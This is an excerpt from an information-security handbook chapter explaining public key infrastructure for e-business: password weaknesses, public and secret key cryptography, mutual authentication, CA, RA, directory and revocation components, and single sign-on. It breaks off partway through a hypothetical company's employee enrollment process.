The answer depends largely on the security objectives of the organization. PKI is ideal (but potentially expensive) for extranets and environments in which more traditional identification and authentication are insufficient. Tempting as it may be, resist the urge to find the *single solution.* Most networked-based environments and the associated enterprises are too complex for one global solution. Examine the potential for SSL, SMIME, Kerberos, single sign-on, and VPNs. If you can make the technical, operational and cost-justification case for a single, PKI-based security approach, do so. PKI is a powerful structure, but it is not a religious icon. Leave yourself room for tailored multi-solution environments.

Harry DeMaio is president of Deloitte & Touche Security Services LLC, (DTS) a wholly owned subsidiary of Deloitte & Touche LLP, Deerfield, IL. In addition to his current assignment, he is a director in Deloitte & Touche (D&T) Enterprise Risk Services, delivering the D&T family of information security and continuity planning services to major clients globally.

Mitigating E-business Security Risks: Public Key Infrastructures in the Real World

Douglas C. Merrill
Eran Feigenbaum

MANY ORGANIZATIONS WANT TO GET INVOLVED WITH ELECTRONIC COMMERCE — OR ARE BEING FORCED TO BECOME AN E-BUSINESS BY THEIR COMPETITORS. The goal of this business decision is to realize bottom-line benefits from their information technology investment, such as more efficient vendor interactions and improved asset management. Such benefits have indeed been realized by organizations, but so have the associated risks, especially those related to information security. Managed risk is a good thing, but risk for its own sake, without proper management, can drive a company out of existence. More and more corporate management teams — even up to the board of directors level — are requiring evidence that security risks are being managed. In fact, when asked about the major stumbling blocks to widespread adoption of electronic business, upper management pointed to a lack of security as a primary source of hesitation.

An enterprisewide security architecture, including technology, appropriate security policies, and audit trails, can provide reasonable measures of risk management to address senior management concerns about E-business opportunities. One technology involved in enterprisewide security architectures is public key cryptography, often implemented in the form of a public key infrastructure (PKI). This chapter describes several hands-on

examples of PKI, including business cases and implementation plans. The authors attempt to present detail from a very practical, hands-on approach, based on their experience implementing PKI and providing large-scale systems integration services. Several shortcuts are taken in the technical discussions to simplify or clarify points, while endeavoring to ensure that these did not detract from the overall message.

Although this chapter focuses on a technology — PKI — it is important to realize that large implementations involve organizational transformation. Many nontechnical aspects are integral to the success of a PKI implementation, including organizational governance, performance monitoring, stakeholder management, and process adjustment. Failing to consider these aspects greatly increases the risk of project failure, although many of these factors are outside the domain of information security. In the authors' experience, successful PKI implementations involve not only information security personnel, but also business unit leaders and senior executives to ensure that these nontechnical aspects are handled appropriately.

NETWORK SECURITY: THE PROBLEM

As more and more data is made network-accessible, security mechanisms must be put in place to ensure only authorized users access the data. An organization does not want its competitor to read, for example, its internal pricing and availability information. Security breaches often arise through failures in authentication. Authentication is the process of identifying an individual so that one can determine the individual's access privileges. To start my car, I must authenticate myself to my car. When I start my car, I have to "prove" that I have the required token — the car key — before my car will start. Without a key, it is difficult to start my car. However, a car key is a poor authentication mechanism — it is not that difficult to get my car keys, and hence be me, at least as far as my car is concerned. In the everyday world, there are several stronger authentication mechanisms, such as presenting one's driver's license with a picture. People are asked to present their driver's licenses at events ranging from getting on a plane to withdrawing large amounts of money from a bank. Each of these uses involves comparing the image on the license to one's appearance. This strengthens the authentication process by requiring two-factor authentication — an attacker must not only have my license, but he must also resemble me. In the electronic world, it is far more difficult to get strong authentication: a computer cannot, in general, check to be sure a person looks like the picture on their driver's license. Typically, a user is required to memorize a username and password. These username and password pairs must be stored in operating system-specific files, application tables, and the user's head (or desk). Any individual sitting at a keyboard that can produce a user's password is assumed to be that user.

Traditional implementations of this model, although useful, have several significant problems. When a new user is added, a new username must be generated and a new password stored on each of the relevant machines. This can be a significant effort. Additionally, when a user leaves the company, that user's access must be terminated. If there are several machines and databases, ensuring that users are completely removed is not easy. The authors' experience with PricewaterhouseCoopers LLP (PricewaterhouseCoopers) assessing security of large corporations suggests that users are often not removed when they leave, creating significant security vulnerabilities.

Additionally, many studies have shown that users pick amazingly poor passwords, especially when constrained to use a maximum of eight characters, as is often the case in operating system authentication. For example, a recent assessment of a FORTUNE 50 company found that almost 10 percent of users chose a variant of the company's logo as their password. Such practices often make it possible for an intruder to simply guess a valid password for a user and hence obtain access to all the data that user could (legitimately) view or alter.

Finally, even if a strong password is selected, the mechanics of network transmission make the password vulnerable. When the user enters a username and password, there must be some mechanism for getting the identification materials to the server itself. This can be done in a variety of ways. The most common method is to simply transmit the username and password across the network. However, this information can be intercepted during transmission using commonly available tools called "sniffers." A sniffer reads data as it passes across a network — data such as one's username and password. After reading the information, the culprit could use the stolen credentials to masquerade as the legitimate user, attaining access to any information that the legitimate user could access. To prevent sniffing of passwords, many systems use cryptography to hide the plaintext of the password before sending it across the network. In this event, an attacker can still sniff the password off the network, but cannot simply read its plaintext; rather, the attacker sees only the encrypted version. The attacker is not entirely blocked, however. There are publicly available tools to attack the encrypted passwords using dictionary words or brute-force guessing to get the plaintext password from the encrypted password. These attacks exploit the use of unchanging passwords and functions. Although this requires substantial effort, many demonstrated examples of accounts being compromised through this sort of attack are known.

These concerns — lack of updates after users leave, poor password selection, and the capability to sniff passwords off networks — make reliance on username and password pairs for remote identification to business-critical information unsatisfactory.

WHY CRYPTOGRAPHY IS USEFUL

Cryptography (from the Greek for "secret writing") provides techniques for ensuring data integrity and confidentiality during transport and for lessening the threat associated with traditional passwords. These techniques include codes, ciphers, and steganography. This chapter only considers ciphers; for information on other types of cryptography, one could read Bruce Schneier's *Applied Cryptography* or David Kahn's *The Codebreakers*. Ciphers use mathematics to transform plaintext into "ciphertext." It is very difficult to transform ciphertext back into plaintext without a special key. The key is distributed only to select individuals. Anyone who does not have the key cannot read or alter the data without significant effort. Hence, authentication becomes the question, "does this person have the expected key?" Additionally, the property that only a certain person (or set of people) has access to a key implies that only those individuals could have done anything to an object encrypted with that key. This so-called "nonrepudiation" provides assurance about an action that was performed, such as that the action was performed by John Doe, or at a certain time, etc.

There are two types of ciphers. The first method is called secret key cryptography. In secret key cryptography, a secret — a password — must be shared between sender and recipient in order for the recipient to decrypt the object. The best-known secret key cryptographic algorithm is the Data Encryption Standard (DES). Other methods include IDEA, RC4, Blowfish, and CAST. Secret key cryptography methods are, in general, very fast, because they use fairly simple mathematics, such as binary additions, bit shifts, and table lookups.

However, transporting the secret key from sender to recipient — or recipients — is very difficult. If four people must all have access to a particular encrypted object, the creator of the object must get the same key to each person in a safe manner. This is difficult enough. However, an even more difficult situation occurs when each of the four people must be able to communicate with each of the others without the remaining individuals being able to read the communication (see Exhibit 16-1). In this event, each pair of people must share a secret key known only to those two individuals. To accomplish this with four people requires that six keys be created and distributed. With ten people, the situation requires 45 key exchanges (see Exhibit 16-2). Also, if keys were compromised — such as would happen when a previously authorized person leaves the company — all the keys known to the departing employee must be changed. Again, in the four-person case, the departure requires three new key exchanges; nine are required in the ten-person case. Clearly, this will not work for large organizations with hundreds or thousands of employees.




Exhibit 16-1. Four people require six keys.

In short, secret key cryptography has great power, employs fairly simple mathematics, and can quickly encrypt large volumes of data. However, its Achilles heel is the problem of key distribution and maintenance.

This Achilles heel led a group of mathematicians to develop a new paradigm for cryptography — asymmetric cryptography, also known as public key cryptography. Public key cryptography lessens the key distribution problem by splitting the encryption key into a public portion — which is given out to anyone — and a secret component that must be controlled by the user. The public and private keys, which jointly are called a key pair, are generated together and are related through complex mathematics. In the public key model, a sender looks up the recipient's public keys, typically stored in certificates, and encrypts the document using those public keys. No previous connection between sender and recipient is required, because only the recipient's public key is needed for secure transmission, and the certificates are stored in public databases. Only the private key that is associated with the public key can decrypt the document. The public and private keys can be stored as files, as entries in a database, or on a piece of hardware called a token. These tokens are often smart cards that look like credit cards but store user keys and are able to perform cryptographic computations far more quickly than general-purpose CPUs.




Exhibit 16-2. Ten people require 45 keys.

There are several public key cryptographic algorithms, including RSA, Diffie-Hellman, and Elliptic Curve cryptography. These algorithms relay on the assumption that there are mathematical problems that are easy to perform but difficult to do in reverse. To demonstrate this to yourself, calculate 11 squared (11^2). Now calculate the square root of 160. The square root is a bit more difficult, right? This is the extremely simplified idea behind public key cryptography. Encrypting a document to someone is akin to squaring a number, while decrypting it without the private key is somewhat

like taking the square root. Each of the public key algorithms uses a different type of problem, but all rely on the assumption that the particular problem chosen is difficult to perform in reverse without the key.

Most public key algorithms have associated "signature" algorithms that can be used to ensure that a piece of data was sent by the owner of a private key and was unchanged in transit. These digital signature algorithms are commonly employed to ensure data integrity, but do not, in and of themselves, keep data confidential.

Public key cryptography can be employed to protect data confidentiality and integrity while it is being transported across the network. In fact, Secure Sockets Layer (SSL) is just that: a server's public key is used to create an encrypted tunnel across which World Wide Web (WWW) data is sent. SSL is commonly used for WWW sites that accept credit card information; in fact, the major browsers support SSL natively, as do most Web servers. Unfortunately, SSL does not address all the issues facing an organization that wants to open up its data to network access. By default, SSL authenticates only the server, not the client. However, an organization would want to provide its data only to the correct person; in other words, the whole point of this exercise is to ensure that the client is authenticated.

The SSL standards provide methods to authenticate not only the server, but also the client. Doing this requires having the client side generate a key pair and having the server check the client keys. However, how can the server know that the supposed client is not an imposter even if the client has a key pair? Additionally, even if a key does belong to a valid user, what happens when that user leaves the company, or when the user's key is compromised? Dealing with these situations requires a process called key revocation. Finally, if a user generates a key pair, and then uses that key pair to, for example, encrypt attachments to business-related electronic mail, the user's employer may be required by law to provide access to user data when served with a warrant. For an organization to be able to answer such a warrant, it must have "escrowed" a copy of the users' private keys — but how could the organization get a copy of the private key, since the user generated the pair?

Public key cryptography has a major advantage over secret key cryptography. Recall that secret key cryptography required that the sender and recipient share a secret key in advance. Public key cryptography does not require the sharing of a secret between sender and recipients, but is far slower than secret key cryptography, because the mathematics involved are far more difficult.

Although this simplifies key distribution, it does not solve the problem. Public key cryptography requires a way to ensure that John Doe's public key in fact belongs to him, not to an imposter. In other words, anyone could

generate a key pair and assert that the public key belongs to the President of the United States. However, if one were to want to communicate with the President securely, one would need to ensure that the key was in fact his. This assurance requires that a trusted third party assert a particular public key does, in fact, belong to the supposed user. Providing this assurance requires additional elements, which, together make up a public key infrastructure (PKI).

The next section describes a complete solution that can provide data confidentiality and integrity protection for remote access to applications. Subsequent sections point out other advantages yielded by the development of a full-fledged infrastructure.

USING A PKI TO AUTHENTICATE TO AN APPLICATION

Let us first describe, at a high level, how a WWW-based application might employ a PKI to authenticate its users (see Exhibit 16-3). The user directs her WWW browser to the (secured) WWW server that connects to the application. The WWW page uses the form of SSL that requires both server and client authentication. The user must unlock her private key; this is done by entering a password that decrypts the private key. The server asks for the identity of the user, and looks up her public key in a database. After retrieving her public key, the server checks to be sure that the user is still authorized to access the application system, by checking to be sure that the user's key has not been revoked. Meanwhile, the client accesses the key database to get the public key for the server and checks to be sure it has not been revoked. Assuming that the keys are still valid, the server and client engage in mutual authentication.

There are several methods for mutual authentication. Regardless of approach, mutual authentication requires several steps; the major difference between methods is the order in which the steps occur. Exhibit 16-4 presents a simple method for clarity. First, the server generates a piece of random data, encrypts it with the client's public key, and signs it with its own private key. This encrypted and signed data is sent to the client, who checks the signature using the server's public key and decrypts the data. Only the client could have decrypted the data, because only the client has access to the user's private key; and only the server could have signed the data, because to sign the encrypted data, the server requires access to the server's private key. Hence, if the client can produce the decrypted data, the server can believe that the client has access to the user's private key. Similarly, if the client verifies the signature using the server's public key, the client is assured that the server signed the data. After decrypting the data, the client takes it, along with another piece of unique data, and encrypts both with the server's public key. The client then signs this piece of encrypted data and sends it off to the server. The server checks the




Exhibit 16-3. Using a PKI to authenticate users.

signature, decrypts the data, checks to be sure the first piece of data is the same as what the server sent off before, and gathers the new piece of data. The server generates another random number, takes this new number along with the decrypted data received from the client, and encrypts both together. After signing this new piece of data, the resulting data is sent off to the client. Only the client can decrypt this data, and only the server could have signed it. This series of steps guarantees the identity of each party. After mutual authentication, the server sends a notice to the log server, including information such as the identity of the user, client location, and time.

Recall that public key cryptography is relatively slow; the time required to encrypt and decrypt data could interfere with the user experience. However, if the application used a secret key algorithm to encrypt the data passing over the connection, after the initial public key authentication, the data would be kept confidential to the two participants, but with a lower overhead. This is the purpose of the additional piece of random data in the second message sent by the server. This additional piece of random data will be used as a session key — a secret shared by client and server. Both client and server will use the session key to encrypt all network transactions in the current network connection using a secret key algorithm such as DES, IDEA, or RC4. The secret key algorithm provides confidentiality and




Exhibit 16-4. Mutual authentication.

integrity assurance for all data and queries as they traverse the network without the delay required by a public key algorithm. The public key algorithm handles key exchange and authentication. This combination of both a public key algorithm and a private key one offers the benefits of each.

How did these steps ensure that both client and server were authenticated? The client, after decrypting the data sent by the server, knows that the server was able to decrypt what the client sent, and hence knows that the server can access the server's private key. The server knows that the client has decrypted what it sent in the first step, and thus knows that the client has access to the user's private key. Both parties have authenticated the other, but no passwords have traversed the network, and no information that could be useful to an attacker has left the client or server machines.

Additionally, the server can pass the authentication through to the various application servers without resorting to insecure operating system-level trust relationships, as is often done in multi-system installations. In other words, a user might be able to leverage the public key authentication to not only the WWW-based application, but also other business applications. More details on this reduced sign-on functionality are provided in a later section.

COMPONENTS OF A PKI

The behavior described in the example above seemed very simple, but actually involved several different entities behind the scenes. As is so often the case, a lot of work must be done to make something seem simple. The entities involved here include a certificate authority, registration authorities, directory servers, various application programming interfaces and semi-custom development, third-party applications, and hardware. Some of these entities would be provided by a PKI vendor, such as the CA, RA, and a directory server, but other components would be acquired from other sources. Additionally, the policies that define the overall infrastructure and how the pieces interact with each other and the users are a central component. This section describes each component and tells why it is important to the overall desired behavior.

The basic element of a PKI is the certificate authority. One of the problems facing public key solutions is that anyone can generate a public key and claim to be anyone they like. For example, using publicly available tools, one can generate a public key belonging, supposedly, to the President of the United States. The public key will say that it belongs to the President, but it actually would belong to an imposter. It is important for a PKI to provide assurance that public keys actually belong to the person who is named in the public key. This is done via an external assurance link; to get a key pair, one demonstrates to a human that they are who they claim to be. For example, the user could, as part of the routine on the first day of employment, show his driver's license to the appropriate individual, known as a registration authority. The registration authority (RA) generates a key pair for the individual and tells the certificate authority (CA) to attest that the public key belongs to the individual. The CA does this attestation by signing the public key with the CA's private key. All users trust the CA. Because only the CA could access the CA's private key, and the private key is used to attest to the identity, all will believe that the user is in fact who the user claims to be. Thus, the CA (and associated RA) is required in order for the PKI to be useful, and any compromise of the CA's key is fatal for the entire PKI. CAs and RAs are usually part of the basic package bought from a PKI vendor. An abridged list of PKI vendors (in alphabetical order) includes Baltimore, Entrust Technologies, RSA Security, and Verisign.

When one user (or server) wants to send an encrypted object to another, the sender must get the recipient's public key. For large organizations, there can be thousands of public keys, stored as certificates signed by the CA. It does not make sense for every user to store all other certificates, due to storage constraints. Hence, a centralized storage site (or sites) must store the certificates. These sites are databases, usually accessed via the Lightweight Directory Access Protocol (LDAP), and normally called directory servers. A directory server will provide access throughout the enterprise to the certificates when an entity requires one. There are several vendors for LDAP directories, including Netscape, ICL, Novell, and Microsoft.

There are other roles for directory servers, including escrow of users' private keys. There are several reasons why an organization might need access to users' private keys. If an organization is served by a warrant, it may be required to provide access to encrypted objects. Achieving this usually involves having a separate copy of users' private keys; this copy is called an "escrowed" key. LDAP directories are usually used for escrow purposes. Obviously, these escrow databases must be extremely tightly secured, because access to a user's private key compromises all that user's correspondence and actions. Other reasons to store users' private keys include business continuity planning and compliance monitoring.

When a sender gets a recipient's public key, the sender cannot be sure that the recipient still works for the organization, and does not know if someone has somehow compromised that key pair. Human resources, however, will know that the recipient has left the organization and the user may know that the private key has been compromised. In either case, the certificate signed by the CA — and the associated private key — must be revoked. Key revocation is the process through which a key is declared invalid. Much as it makes little sense for clients to store all certificates, it is not sensible for clients to store all revoked certificates. Rather, a centralized database — called a certificate revocation list (CRL) — should be used to store revoked certificates. The CRL holds identifiers for all revoked certificates. Whenever an entity tries to use a certificate, it must check the CRL in order to ensure that the certificate is still valid; if an entity is presented a revoked certificate, it should log the event as a possible attack on the infrastructure. CRLs are often stored in LDAP databases, in data structures accessible through Online Certificate Status Processing (OCSP), or on centralized revocation servers, as in Valicert's Certificate Revocation Tree service. Some PKIs have ability to check CRLs, such as Entrust's Entelligence client, but most rely on custom software development to handle CRL checking. Additionally, even for PKIs supporting CRL checking, the capabilities do not provide access to other organization's CRLs — only a custom LDAP solution or a service such as, for example, Valicert's can provide this inter-organization (or inter-PKI) capability.

Off-the-shelf PKI tools are often insufficient to provide complete auditing, dual authentication, CRL checking, operating system integration, and application integration. To provide these services, custom development must be performed. Such development requires that the application and PKI both support application programming interfaces (APIs). The API is the language that the application talks and through which the application is extended. There are public APIs for directory servers, operating system authentication, CRL checking, and many more functions. It is very common for applications to support one or more APIs. Many PKI vendors have invested heavily in the creation of toolkits — notably, RSA Security, Entrust Technologies, and Baltimore.

For both performance and security reasons, hardware cryptographic support can be used as part of a PKI. The hardware support is used to generate and store keys and also to speed cryptographic operations. The CA and RAs will almost always require some sort of hardware support to generate and store keys. Potential devices include smart cards, PCMCIA cards, or external devices. An abridged list of manufactures includes Spyrus, BBN, Atalla, Schlumberger, and Rainbow. These devices can cost anywhere from a few dollars up to $5000, depending on model and functionality. They serve not only to increase the performance of CA encryption, but also to provide additional security for the CA private key, because it is difficult to extract the private key from a hardware device.

Normally, one would not employ a smart card on a CA but, if desired, user private keys can be stored on smart cards. Such smart cards may provide additional functionality, such as physical access to company premises. Employing a smart card provides higher security for the user's private key because there is (virtually) no way for the user's private key to be removed from the card, and all computations are performed on the card itself. The downside of smart cards is that each card user must be given both a card and a card reader. Note that additional readers are required anywhere a user wishes to employ the card. There are several card manufacturers, but only some cards work with some PKI selections. The card manufacturers include Spyrus, Litronic, Datakey, and GemPlus. In general, the cards cost approximately $100 per user, including both card and reader.

However, the most important element of a PKI is not a physical element at all, but rather the policies that guide design, implementation, and operation of the PKI. These policies are critical to the success of a PKI, yet are often given short shrift during implementation. The policies are called a "Certificate Practice Statement" (CPS). A CPS includes, among other things, direction about how users are to identify themselves to an RA in order to get their key pair; what the RA should do when a user loses his password (and hence cannot unlock his private key); and how keys should be escrowed, if at all. Additionally, the CPS covers areas such as backup

policies for the directory servers, CA, and RA machines. There are several good CPS examples that serve as the starting point for an implementation. A critical element of the security of the entire system is the sanctity of the CA itself — the root key material, the software that signs certificate requests, and the OS security itself. Extremely serious attention must be paid to the operational policies — how the system is administered, background checks on the administrators, multiple-person control, etc. — of the CA server.

The technology that underpins a PKI is little different from that of other enterprisewide systems. The same concerns that would apply to, for example, a mission-critical database system should be applied to the PKI components. These concerns include business continuity planning, stress and load modeling, service-level agreements with any outsourced providers or contract support, etc. The CA software often runs either on Windows NT or one of the UNIX variants, depending on the CA vendor. The RA software is often a Windows 9x client. There are different architectures for a PKI. These architectures vary on, among other things, the number and location of CA and RA servers, the location, hierarchy, and replication settings of directory servers, and the "chain of trust" that carries from sub-CA servers (if any) back to the root CA server. Latency, load requirements, and the overall security policy should dictate the particular architecture employed by the PKI.

OTHER PKI BENEFITS: REDUCED SIGN-ON

There are other benefits of a PKI implementation — especially the promise of reduced sign-on for users. Many applications require several authentication steps. For example, a user may employ one username and password pair to log on to his local desktop, others to log on to the servers, and yet more to access the application and data itself. This creates a user interaction nightmare; how many usernames and passwords can a user remember? A common solution to this problem is to employ "trust" relationships between the servers supporting an application. This reduces the number of logins a user must perform, because logging into one trusted host provides access to all others. However, it also creates a significant security vulnerability; if an attacker can access one trusted machine, the attacker has full access to all of them. This point has been exploited many times during PricewaterhouseCoopers attack and penetration exercises. The "attackers" find a development machine, because development machines typically are less secure than production machines, and attack it. After compromising the development machine, the trust relationships allow access to the production machines. Hence, the trust relationships mean that the security of the entire system is dependent not on the most secure systems — the production servers — but rather on the least secure ones.

Even using a trust relationship does not entirely solve the user interaction problem; the user still has at least one operating system username and password pair to remember and another application username and password. PKI systems offer a promising solution to this problem. The major PKI vendors have produced connecting software that replaces most operating system authentication processes with a process that is close to the PKI authentication system described above.

The operating system authentication uses access to the user's private key, which is unlocked with a password. After unlocking the private key, it can be used in the PKI authentication process described above. Once the private key is unlocked, it remains unlocked for a configurable period of time. The user would unlock the private key when first used, which would typically be when logging in to the user's desktop system. Hence, if the servers and applications use the PKI authentication mechanism, the users will not need to reenter a password — they need unlock the private key only once. Each system or application can, if it desires, engage in authentication with the user's machine, but the user need not interact, because the private key is already unlocked. From the user's perspective, this is single sign-on, but without the loss of security provided by other partial solutions (such as trust relationships).

There are other authentications involved in day-to-day business operations. For example, many of us deal with legacy systems. These legacy systems have their own, often proprietary, authentication mechanisms. Third-party products provide connections between a PKI and these legacy applications. A username and password pair is stored in a protected database. When the user attempts to access the legacy application, a "proxy" application requests PKI-based authentication. After successfully authenticating the user — which may not require reentry of the user's PKI password — the server passes the legacy application the appropriate username and password and connects the client to the legacy application. The users need not remember the username and password for the legacy application because they are stored in the database. Because the users need not remember the password, the password can be as complicated as the legacy application will accept, thus making security compromise of the legacy application more difficult while still minimizing user interaction headaches.

Finally, user keys, as mentioned above, can be stored as files or on tokens, often called smart cards. When using a smart card, the user inserts the card into a reader attached to the desktop and authenticates to the card, which unlocks the private key. From then on, the card will answer challenges sent to it and issue them in turn, taking the part of the client machine in the example above. Smart cards can contain more than simply the user keys, although this is their main function. For example, a person's picture can be printed onto the smart card, thus providing a corporate

identification badge. Magnetic stripes can be put on the back of the smart card and encoded with normal magnetic information. Additionally, smart card manufacturers can build proximity transmitters into their smart card. These techniques allow the same card that authenticates the user to the systems to allow the user access to the physical premises of the office. In this model, the PKI provides not only secure access to the entity's systems and applications with single sign-on, but also to physically secured areas of the entity. Such benefits are driving the increase in the use of smart cards for cryptographic security.

PKI IN OPERATION

With the background of how a PKI works and descriptions of its components, one can now walk through an end-to-end example of how a hypothetical organization might operate its PKI.

Imagine a company, DCMEF, Inc., which has a few thousand employees located primarily in southern California. DCMEF, Inc. makes widgets used in the manufacture of automobile air bags. DCMEF uses an ERP system for manufacturing planning and scheduling as well as for its general ledger and payables. It uses a shop-floor data management system to track the manufacturing process, and has a legacy system to maintain human resource-related information. Employees are required to wear badges at all times when in the facility, and these same picture badges unlock the various secured doors at the facility near the elevators and at the entrances to the shop floor via badge readers.

DCMEF implemented its PKI in 1999, using commercial products for CA and directory services. The CA is located in a separately secured data center, with a warm standby machine locked in a disaster recovery site in the Midwest. The warm standby machine does not have keying material. The emergency backup CA key is stored in a safety deposit box that requires the presence of two corporate officers or directors to access. The CA is administered by a specially cleared operations staff member who does not have access to the logging server, which ensures that that operations person cannot ask the CA to do anything (such as create certificates) without a third person seeing the event. The RA clients are scattered through human resources, but are activated with separate keys, not the HR representatives' normal day-to-day keys.

When new employees are hired, they are first put through a two-day orientation course. At this course, the employees fill out their benefits forms, tax information, and also sign the data security policy form. After signing the form, each employee is given individual access to a machine that uses cryptographic hardware support to generate a key pair for that user. The public half of the key pair is submitted to the organization's CA for certification by

the human resources representative, who is serving as the RA, along with the new employee's role in the organization.

The CA checks to be sure that the certificate request is correctly formed and originated with the RA. Then, the CA creates and signs a certificate for the new employee, and returns the signed certificate to the human resources representative. The resulting certificate is stored on a smart card at that time, along with the private key. The private key is locked on the smart card with a PIN selected by the user (and known only to that user). DCMEF's CPS specifies a four-digit PIN, and prohibits use of common patterns like "1234" or "1111." Hence, each user selects four digits; those who select inappropriate PIN values are prompted to select again until their selection meets DCMEF policies.

